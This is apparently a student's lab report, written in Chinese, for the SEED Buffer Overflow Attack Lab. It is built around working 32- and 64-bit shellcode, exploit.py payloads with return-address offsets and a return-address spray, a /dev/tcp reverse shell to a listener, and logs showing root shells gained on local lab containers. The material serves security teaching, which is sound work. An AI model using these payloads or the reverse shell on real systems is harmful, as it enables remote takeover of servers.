第二次实验

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
实验内容： Buffer Overflow Attack Lab (Server Version)

实验过程：

Task1: Get Familiar with the Shellcode

在新建一个文件备用




修改程序

```
16   # You can delete/add spaces, if needed, to keep the position the same.
17   # The * in this line serves as the position marker         *
18   "rm -f /home/seed/task1                  |                 *"
19   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
20   "BBBB"   # Placeholder for argv[1] --> "-c"
21   "CCCC"   # Placeholder for argv[2] --> the command string
22   "DDDD"   # Placeholder for argv[3] --> NULL
23 ).encode('latin-1')
```

运行程序及结果

```
[07/08/21]seed@VM:~/.../shellcode$  ./shellcode_32.py
[07/08/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/08/21]seed@VM:~/.../shellcode$ a32.out
```



Task 2: Level-1 Attack

在 Labsetup 下创建一个 shell 用于启动容器

```
[07/09/21]seed@VM:~/.../Labsetup$ dcup
Recreating server-4-10.9.0.8 ... done
Recreating server-3-10.9.0.7 ... done
Recreating server-1-10.9.0.5 ... done
Recreating server-2-10.9.0.6 ... done
Attaching to server-2-10.9.0.6, server-1-10.9.0.5, server-4-10.9.0.8, server-3-10.9.0.7
```

首先关闭防范机制后发送一个消息

```
[07/09/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd718
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd6a8
server-1-10.9.0.5 | ==== Returned Properly ====
```

修改 exploit.py 的代码

```
shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "echo 'attack success'                                     *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

```
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd798 + 8     # Change this number
offset = 116               # Change this number
```

生成 badfile,按要求攻击，若出现 success 则攻击成功

```
[07/08/21]seed@VM:~/.../attack-code$ python3 exploit.py
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd798
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd728
server-1-10.9.0.5 | atack success
```

Reverse shell

修改 exploit.py 的代码

```

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd718+40     # Change this number
offset = 116              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
###################################################################
```

```
shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker          *
   "/bin/bash -i >/dev/tcp/10.9.0.1/7070 0<&1 2>&1            *"
   "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"    # Placeholder for argv[1] --> "-c"
   "CCCC"    # Placeholder for argv[2] --> the command string
   "DDDD"    # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

新建一个命令行窗口，输入指令进行监听

```
[07/09/21]seed@VM:~/.../Labsetup$ nc -nv -l 7070
Listening on 0.0.0.0 7070
```

在另一个命令行窗口执行修改后的 exploit.py，然后向 server 发送 badfile 文件

```
[07/09/21]seed@VM:~/.../attack-code$ python3 exploit.py
[07/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

监听窗口输出以下内容，攻击成功:

```
[07/09/21]seed@VM:~/.../Labsetup$ nc -nv -l 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.5 33298
root@6e09ac144da6:/bof#
```

Task 3: Level-2 Attack

首先发送一个消息，出现以下输出

```
[07/09/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd638
server-2-10.9.0.6 | ==== Returned Properly ====
```

修改 exploit.py 的代码

```
shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"echo 'attack success'                                    *"
   "/bin/bash -i >/dev/tcp/10.9.0.1/7070 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd638+360     # Change this number

S = 90
for offset in range(S):
    content[offset*4:offset*4 + 4] = (ret).to_bytes(4,byteorder='little')
################################################################
```

生成 badfile,按要求攻击，并实现 Reverse shell

```
[07/09/21]seed@VM:~/.../attack-code$ python3 exploit.py
[07/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
^C
```

```
[07/09/21]seed@VM:~/.../Labsetup$ nc -nv -l 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.6 52092
root@5c8a3ecdf7c0:/bof#
```

Task 4: Level-3 Attack

首先发送一个消息，出现以下输出

```
[07/08/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
```

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe530
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe460
server-3-10.9.0.7 | ==== Returned Properly ====
```

修改 exploit.py 的代码

```
# 64-bit shellcode
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "echo 'attack success'                          *"
# "/bin/bash -i >/dev/tcp/10.9.0.1/7070 0<&1 2>&1           *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
```

```
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode near the beginning of the buffer
start = 40
content[start:start+len(shellcode)] = shellcode

# You need to decide the values for these two variables
ret    = 0x00007fffffffe460 + 20
offset = 216

content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################
```

生成 badfile,按要求攻击，若出现 attack success 则攻击成功

```
[07/08/21]seed@VM:~/.../attack-code$ python3 exploit.py
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe530
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe460
server-3-10.9.0.7 | attack success *AAAAAAAABBBB
```